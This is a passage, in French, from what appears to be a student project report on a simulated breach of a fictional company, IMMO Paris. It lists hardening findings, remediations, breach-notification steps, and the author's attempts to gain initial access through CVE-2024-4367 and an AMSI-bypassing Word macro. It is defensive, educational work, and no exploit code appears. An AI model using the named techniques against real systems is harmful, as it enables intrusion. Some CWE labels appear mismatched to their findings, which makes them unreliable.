Impact	L'utilisation de tels outils nuit à la confidentialité, l'intégrité de l'ensemble des Systèmes de l'Entreprise, et doit être bloqué afin d'éviter les dommages pouvant être causés par un attaquant.
Affecté	172.20.15.8, 172.20.15.5
Remédiation	• Configurer la Politique **Attack Surface Reduction** de l'antivirus Defender via : **Computer Configuration > Policies > Administrative Templates > Windows Components > Microsoft Defender Antivirus > Microsoft Defender Exploit Guard > Attack Surface Reduction** et définir l'ensemble des règles à bloquer, notamment la règle de protection de LSASS. • Désactiver le privilège **SeDebugPrivilege** en retirant tous les Utilisateurs de la Politique : **Windows Settings > Security Settings > Local Policies > User Rights Assignment > Debug programs**

Moyenne – Exécutions de Macros Office dangereuses

CWE	**CWE-548: Exposure of Information Through Directory Listing**
CVSS	5.1
Vecteur	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Description	Les Macros Office sont activés par défaut pour l'ensemble du Parc de l'Entreprise. Il est donc recommandé de désactiver cette option si les Macros ne sont pas utilisées. Si un besoin identifié est nécessaire, il est judicieux de restreindre l'exécution aux Macros certifiées.
Impact	Un attaquant peut abuser des fonctionnalités de scripting VBA afin d'exécuter du code malicieux, de télécharger un dropper ou tout autre outil destiné à obtenir un premier accès et compromettre la machine ciblée.
Affecté	172.20.15.8
Remédiation	• Si la fonctionnalité n'est pas ou très peu utilisée, désactiver l'exécution des Macros via une GPO : **Computer/User Configuration > Policies > Administrative Templates > Microsoft Office > Security Settings > Disable VBA for Office** • Désactiver également l'exécution des Macros qui proviennent d'Internet : **Computer/User Configuration > Policies > Administrative Templates > Microsoft Office > Security Settings > Block [..] from the Internet** • Activer ASR (**Attack Surface Reduction**) qui contient des règles de Sécurité pour Office ainsi que les Macros.

Faible – Découverte de Réseaux possible

CWE	**CWE-548: Exposure of Information Through Directory Listing**
CVSS	0.0
Vecteur	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Description	Lors de l'analyse, nous avons constaté que la découverte des Réseaux Partagés est possible depuis les postes de l'Entreprise.
Impact	L'énumération et la découverte des différents Partages est possible à travers un Poste potentiellement compromis par un attaquant.
Affecté	172.20.15.8, 172.20.15.5, 172.20.15.6
Remédiation	• Activer la GPO **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options\Network access: Do not allow anonymous enumeration of SAM accounts and shares**

Informationnelle – Sensibilisation des Employés aux risques de Phishing/Spear-Phising

CWE	**CWE-506: Embedded Malicious Code**
Description	Durant les premières étapes de l'analyse de l'incident ainsi que la collecte des évènements et informations associées, il a été identifié qu'un employé a malencontreusement ouvert une Pièce Jointe vérolée, via un mail de Spear-Phishing.
Impact	Les risques associés à ce vecteur d'attaque peuvent être nombreux. Les pertes de données et l'atteinte à la réputation de l'Entreprise en sont des conséquences possibles et sérieuses.
Remédiation	• Une Sensibilisation forte aux risques de Phishing pour l'ensemble des employés est nécessaire afin de leur faire comprendre les risques inhérents associés à une telle action. Mais également les solutions qui peuvent être apportées pour réduire ces risques • Vérifier l'adresse email de l'expéditeur et la comparer à l'alias. Observer le nom de domaine également • Ne pas cliquer sur les liens, ni télécharger les pièces jointes d'email suspect • De manière générale, en cas de doute, contacter l'expéditeur de l'email

Informationnelle – Implémentation d'un mécanisme de Gestion des Configurations et Vulnérabilités

CWE	**CWE-1395: Dependency on Vulnerable Third-Party Component**
Description	Lors de l'analyse, une configuration Système de niveau critique a été identifiée. Cette trouvaille pose la question de la Gestion des configurations de Sécurité de l'Entreprise. Par extension, il peut être également judicieux
Impact	La présence de ce défaut de configuration met en danger la sécurité de l'intégralité du Système d'Information. Les impacts vont varier en fonction de la criticité des configurations appliquées au niveau Contrôleur de Domaine, et par extension aux Postes de l'Entreprise.
Remédiation	Pour permettre de résoudre ce point, il convient de mettre en place un processus récurrent de Gestion et de Contrôles de Configuration sur le SI. • Découvertes des Configurations SI Problématiques (Scan CIS) • Classification / Criticité des découvertes • Priorisation et traitement des découvertes Par extension, et dans un second temps, un processus distinct ou incorporé au premier, qui va permettre de concentrer les efforts sur la Gestion des vulnérabilités, sur la même base. • Découvertes des Vulnérabilités (Veille, Scan Vulnérabilités) • Classification / Criticité des vulnérabilités • Priorisation et traitement des vulnérabilités

4. Recommandations

A la suite de l'analyse de cet incident, diverses possibilités d'amélioration ont été constatées sur le Système d'Information évalué.

Ces recommandations sont présentées ci-dessous de façon priorisée, allant des recommandations sur le court terme, nécessitant moins de temps et d'effort, à celles sur le plus long terme.

Il a également été pris en compte le contexte actuel de l'entreprise ainsi que sa capacité à implémenter les recommandations. Les recommandations à Court Terme permettront ainsi à l'entreprise de rapidement rehausser son niveau de Sécurité et d'assurer une continuité d'activité sans risque de récidive pour ce type d'incident.

Il est du devoir de l'organisation de s'assurer de la planification et du test de l'implémentation des mesures suivantes, afin d'en assurer la meilleure efficacité.

Fuite de Données

La première étape est de déterminer quel type d'informations ont fuité du SI de l'Entreprise.

Vraisemblablement, d'après l'analyse de l'incident, ce sont les informations du Partage Réseau d'IMMO Paris qui ont été exfiltrées uniquement. Ces informations contiennent à la fois des données financières propres à l'Entreprise mais également des données personnelles de Clients de l'ensemble des Agences Parisiennes.

Ces informations personnelles divulguées contiennent : Nom, Prénom, Date de Naissance, Téléphone, Adresse Mail et Adresse Physique de l'ensemble des Clients des Agences IMMO Paris.

L'Entreprise, étant détentrice de données personnelles, va obligatoirement devoir contacter la CNIL ainsi que les autorités compétentes pour signaler cet incident. Les autorités pourront alors entreprendre une enquête qui permettra de retrouver les auteurs de cette attaque.

IMMO Paris devra également faire preuve d'une totale transparence envers les clients impactés et les prévenir très rapidement de l'incident qui s'est déroulé. Ceci est une obligation légale. Très concrètement les actions suivantes sont à entreprendre auprès des interlocuteurs impactés :

- Les avertir de la fuite et leur expliquer quelles sont les données impactées
- Les informer sur les risques encourus (Phishing, Usurpation d'identité, Spam, Démarchage Frauduleux, etc..)
- Leur partager des recommandations concrètes pour se protéger alors que certaines de leurs données personnelles sont la nature dorénavant (Redoubler de vigilance lors de la réception d'un e-mail/sms, changer les mots de passes associés aux services impactés ou encore surveiller ses comptes, etc..)

Court Terme

- Désactiver la Politique « **Always install with elevated privileges** » à la fois au niveau « **Computer** » et « **User** » dans les Politiques utilisées (Découverte 1)
- Vérifier l'absence de la clé « **AlwaysInstallElevated** » dans le registre, au niveau **HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer** et **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer** (Découverte 1)
- Implémenter un mécanisme de Whitelist au niveau des flux sortants du Firewall (WAN) en fonction des applicatifs et services autorisés dans l'Entreprise (Découverte 2)
- Définir des Comptes distincts pour les accès aux différentes ressources de l'Entreprise (Découverte 4)
- Il est nécessaire d'activer la Politique : **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options\Network access: Do not allow storage of passwords and credentials for network authentication** (Découverte 3)
- Configurer la Politique **Attack Surface Reduction** de l'antivirus Defender via : **Computer Configuration > Policies > Administrative Templates > Windows Components > Microsoft Defender Antivirus > Microsoft Defender Exploit Guard > Attack Surface Reduction** et définir l'ensemble des règles à bloquer, notamment la règle de protection de LSASS. (Découverte 5 et 6)
- Si la fonctionnalité n'est pas ou très peu utilisée, désactiver l'exécution globale des Macros via une GPO : **Computer/User Configuration > Policies > Administrative Templates > Microsoft Office > Security Settings > Disable VBA for Office** (Découverte 6)
- Communiquer les bonnes pratiques de base concernant l'utilisation des Mails aux membres de l'Agence (Découverte 8)
    - Vérifier l'adresse email de l'expéditeur et la comparer à l'alias. Observer le nom de domaine également
    - Ne pas cliquer sur les liens, ni télécharger les pièces jointes d'email suspect
    - De manière générale, en cas de doute, contacter l'expéditeur de l'email

Moyen Terme

- Il est recommandé de mettre en place un IDS sur le LAN, afin d'avoir davantage de visibilité sur le Réseau ainsi que sur les comportements des postes sur le LAN (Découverte 2)
- Il est fortement recommandé d'ajouter une sonde IPS pour contrôler les flux sortants, directement sur le Firewall, afin d'identifier et bloquer les comportements suspicieux (Découverte 2)
- S'assurer de mettre en place une Politique de Mot de Passe robuste pour les Comptes Administrateur sur l'ensemble du SI (Découverte 4)
- Désactiver le privilège **SeDebugPrivilege** en retirant tous les Utilisateurs de la Politique : **Windows Settings > Security Settings > Local Policies > User Rights Assignment > Debug programs** (Découverte 5)
- Mettre la valeur de la clé de Registre à 0 : **HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\CachedLogonsCount** (Découverte 3)
- Désactiver également l'exécution des Macros qui proviennent d'Internet : **Computer/User Configuration > Policies > Administrative Templates > Microsoft Office > Security Settings > Block [..] from the Internet** (Découverte 6)
- Activer la GPO **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options\Network access: Do not allow anonymous enumeration of SAM accounts and shares** (Découverte 7)
- Mise en place des processus de Classification, de Traitement des Configurations critiques du SI (Découverte 9)

Long Terme

- Auditer régulièrement les Comptes locaux et de Domaine afin de s'assurer de leur niveau de permissions, de la création de Comptes non autorisés ou encore de leurs actions à travers le SI (Découverte 4)
- Auditer régulièrement les règles du Firewall afin de s'assurer qu'elles sont conformes aux politiques de l'Entreprise et aux exigences de Sécurité (Découverte 2)
- Une Sensibilisation forte aux risques de Phishing pour l'ensemble des employés est nécessaire afin de leur faire comprendre les risques inhérents associés à une telle action (Découverte 8)
- Effectuer des évaluations de Configuration du SI (CIS Benchmark) via un Scan automatisé et périodique (Découverte 9)
- Idéalement sur le plus long terme, et dès que les implémentations de contrôle des Configurations sont en place et robustes, il est souhaitable d'appliquer les mêmes évaluations concernant la Gestion des Vulnérabilités

VIII. Difficultés Rencontrées

Cette partie s'attache à présenter les difficultés que j'ai rencontrées aux divers stades du projet. Ces éléments permettent de prendre du recul, d'analyser les choix et décisions prises ainsi que les solutions et contournements envisagés pour pallier aux blocages.

Scénario, Accès Initial

Lors de l'élaboration du scénario d'attaque, une première idée qui m'est venu à l'esprit a été d'utiliser la **CVE-2024-4367**. Une faille présente dans certaines versions de PDF.js, une librairie permettant de générer et visualiser des PDF et utilisée par de nombreuses applications, dont Firefox.

Cette faille permet l'exécution de code JS en exploitant une section du format PDF non contrôlée par la librairie. (Section Font-Matrix)

Mais après exploitation de la faille, et de nombreuses tentatives d'accès au Poste de la victime, j'ai du abandonner cette piste. Le principal problème étant que l'environnement JS au sein du PDF est très limité, ne laissant que très peu de possibilités et rendant l'accès initial trop complexe vis-à-vis du temps imparti pour le projet.

Mon challenge était de faire en sorte d'avoir un accès initial sur une machine Windows 10 complètement patchée, mais non durcie, ainsi qu'avec Defender activé. J'ai alors changé de type de document, et suis passé par un fichier Word contenant une Macro.

Là encore, malgré le fait que le Poste ne soit pas durci, AMSI (Anti Malware Scan Interface) était actif par défaut, bloquant la Macro initiale. Je me suis alors documenté pour contourner cette protection.

pfSense Virtuel

Afin de mettre en place le pfSense sur Azure, il faut dans un premier temps créer et configurer la VM via Hyper-V, puis exporter le disque VHD de la VM.

L'import se fait directement sur Azure et nous avons ensuite la possibilité de créer une VM à partir de ce disque. Une reconfiguration de pfSense est tout de même nécessaire car les cartes Réseaux changent sur l'environnement Cloud.

Limitations Azure – Free Plan

J'ai utilisé l'offre gratuite d'Azure afin de monter l'Infrastructure du Projet. Des limitations s'imposent à cela, à savoir le nombre de vCPU total par Région. (Au nombre de 4 Maximum)

Pour autant, afin de suivre l'Architecture définie, plus de 4 VM étaient nécessaires.

Dans un sens, c'est un ainsi que j'ai appris l'existence des Peering vtNet (Virtual Network) qui permettent de faire communiquer plusieurs Réseaux Virtuels entre Régions et de simuler un LAN sur de multiples Régions.

C'est donc pour cette raison que les Ressources ont été éparpillées sur plusieurs Régions dans la Cartographie présentée.

Les Détections

Durant la phase d'analyse de l'incident, certaines actions offensives ont été plus complexes à détecter et à retracer, notamment certains Téléchargements d'outils ou commandes exécutées par le biais de PowerShell en mémoire.

Dans certains cas, j'ai du rejouer certaines étapes de l'attaque après avoir rajouté un niveau de journalisation spécifique, par exemple PowerShell.